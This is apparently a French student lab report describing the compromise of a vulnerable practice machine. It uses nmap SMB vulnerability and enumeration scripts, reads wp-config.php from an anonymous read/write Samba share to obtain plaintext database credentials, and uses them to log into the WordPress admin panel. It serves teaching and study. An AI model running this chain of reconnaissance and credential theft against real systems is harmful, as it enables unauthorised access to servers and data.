

*RIMBAULT ENZO*

BTS SIO 1

08/11/2023

# Sommaire

Qu'est-ce que Samba ?.....	.1
Inspection des ports ouverts de la machine.....	.1
Exploitation des ports 139 et 445.....	.1

## Qu'est-ce que Samba ?

Samba est un logiciel d'interopérabilité qui implémente le protocole propriétaire SMB/CIFS de Microsoft Windows dans les ordinateurs tournant sous le système d'exploitation Unix et ses dérivés de manière à partager des imprimantes et des fichiers dans un réseau informatique.

## Inspection des ports ouverts de la machine

Pour voir quel ports sont ouverts sur notre machine, il suffit d'exécuter la commande suivante :

```
└─# nmap -sV 192.168.0.35
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-16 11:09 CET
Nmap scan report for 192.168.0.35
Host is up (0.0073s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL (unauthorized)
6667/tcp  open  irc          InspIRCd
MAC Address: CC:47:40:BD:E2:06 (Unknown)
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.93 seconds
```

Ici on peut voir que les ports 22, 80, 139, 445, 3306 et 6667 sont ouverts. Dans notre cas présent nous allons exploiter les ports 445 et 139 utilisant le protocole Samba. Les autres ports peuvent possiblement être exploité aussi mais ici, ils ne nous intéressent pas.

## Exploitation des ports 139 et 445

Pour exploiter les ports, on effectue une commande afin de remarquer que les ports sont vulnérable a une exploitation. LA commande est :

```
└─# nmap -p139,445 --script=smb-vuln-* 192.168.0.35
```

Le `-p` sert à dicter les ports au niveau desquels on veut vérifier les vulnérabilités

Le `--script=smb-vuln-*` permet de tester des scripts en rapport avec Samba et ses vulnérabilités et l'étoile permet de tester tous les scripts disponibles sur la machine

192.168.0.35 est l'adresse IP de notre victime

Cette commande nous affiche :

```
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-16 11:18 CET
Nmap scan report for 192.168.0.35
Host is up (0.091s latency).

PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: CC:47:40:BD:E2:06 (Unknown)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
|smb-vuln-regsvcs-dos:
|  VULNERABLE:
|  Service regsvcs in Microsoft Windows systems vulnerable to denial of service
|  State: VULNERABLE
|  The service regsvcs in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|  pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|  while working on smb-enum-sessions.
|_

Nmap done: 1 IP address (1 host up) scanned in 6.60 seconds
```

On peut voir que `smb-vuln-regsvcs-dos` est vulnérable. Nous allons donc utiliser cette vulnérabilité pour trouver des informations intéressantes.

En faisant des recherches sur Internet on peut trouver une commande à effectuer en concordance avec ce qu'on a fait auparavant et qui va nous permettre d'exploiter la faille trouvée :

```
# nmap -p139,445 --script=smb-enum-* 192.168.0.35
```

Le `-p` sert à dicter les ports au niveau desquels on veut vérifier les vulnérabilités

Le `--script=smb-enum-*` permet d'exécuter les scripts de vulnérabilités avec Samba dont celui trouvé plus tôt.


192.168.0.35 est l'adresse IP de notre victime

L'exécution de cette commande nous renvoie ceci :


```
Host script results:
| smb-enum-domains:
|   Builtin
|     Groups: n/a
|     Users: n/a
|     Creation time: unknown
|     Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords
|     Account lockout disabled
|   LAZYSYSADMIN
|     Groups: n/a
|     Users: n/a
|     Creation time: unknown
|     Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords
|     Account lockout disabled
|_
| smb-enum-shares:
|   account_used: guest
|   \\192.168.0.35\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (Web server)
|     Users: 8
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\192.168.0.35\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|     Current user access: <none>
|   \\192.168.0.35\share$:
|     Type: STYPE_DISKTREE
|     Comment: Sumshare
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\var\www\html\
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|_
| smb-enum-sessions:
```

En analysant le renvoi de la commande nous pouvons voir un répertoire se nommant `\\192.168.0.35\share$` qui est accessible aux utilisateurs anonymes et qu'en tant qu'utilisateurs anonymes, on peut lire les fichiers. On peut aussi écrire dans ce répertoire.

Maintenant que nous savons qu'un répertoire est accessible aux utilisateurs anonymes, il nous suffit de s'y connecter en faisant le raccourci  + R. Ce raccourci ouvre une fenêtre dans laquelle nous allons pouvoir entrer l'adresse du répertoire trouvé précédemment.




Une fois que l'on fait OK, l'explorateur de fichier s'ouvre et nous mets directement dans ce répertoire qui ressemble a ceci :



Maintenant il suffit de trouver le fichier contenant les informations de connexion du site web.

Vu que c'est un site comprenant un Wordpress, on va se diriger dans le dossier se nommant wordpress.



Dans ce dossier on peut y trouver plusieurs fichiers en .php . Mais ici celui qui va nous intéresser est le wp-config.php

```
wp-config - Bloc-notes
Fichier Edition Format Affichage Aide
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'Admin');

/** MySQL database password */
define('DB_PASSWORD', 'TogieMYSQL12345^^');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
```

Dans ce fichier, nous pouvons voir une ligne avec écrit MySQL database username. Cette ligne là nous permet de connaître le nom d'utilisateur de connexion au site. Juste après il y a la ligne MySQL database password qui nous permet de connaître le mot de passe allant avec l'identifiant trouvé juste avant.

Maintenant que nous avons ces informations, il nous suffit de retourner sur le site et de taper dans la barre de recherche : <http://192.168.0.35/wordpress/wp-login.php> . Ensuite il nous suffit d'entrer les identifiant puis nous serons connecté.

Non sécurisée | 192.168.0.35/wordpress/wp-admin/ | Web\_TR2 | 5 | New | Howdy, Admin

WordPress 5.6.4.2 is available! [Please update now.](#)

## Dashboard

Welcome to WordPress!  
We've assembled some links to get you started: Dismiss

### Get Started

[Customize Your Site](#)  
or, change your theme completely

### Next Steps

- [Write your first blog post](#)
- [Add an About page](#)
- [View your site](#)

### More Actions

- [Manage widgets or menus](#)
- [Turn comments on or off](#)
- [Learn more about getting started](#)

### At a Glance

1 Post | 2 Comments

WordPress 4.8.24 running Twenty Fifteen theme. [Update to 6.4.3](#)  
Search Engines Discouraged

Akismet blocks spam from getting to your blog. There's nothing in your spam queue at the moment.

### Quick Draft

Title:

What's on your mind?

[Save Draft](#)

### Activity

Recently Published

Aug 15th 2017, 11:20 am [Bonjour les BTS SIO!](#)

Recent Comments

- From Admin on [Bonjour les BTS SIO!](#)  
How dare you comment on my page you filthy bot.
- From A WordPress Commenter on [Bonjour les BTS SIO!](#)  
Hi, this is a comment. To get started with moderating...

### WordPress Events and News

Attend an upcoming event near you.

- [Switzerland Community Day](#) - Saturday, Mar 23, 2024 - Switzerland
- 2023 Annual Survey Results and Next Steps
- Do The Woo Community: WooBits, a Flethora of WooCommerce Tips and Insights
- Do The Woo Community: Email Marketing for Woo and WordPress Builders and Businesses with Greg Zakowicz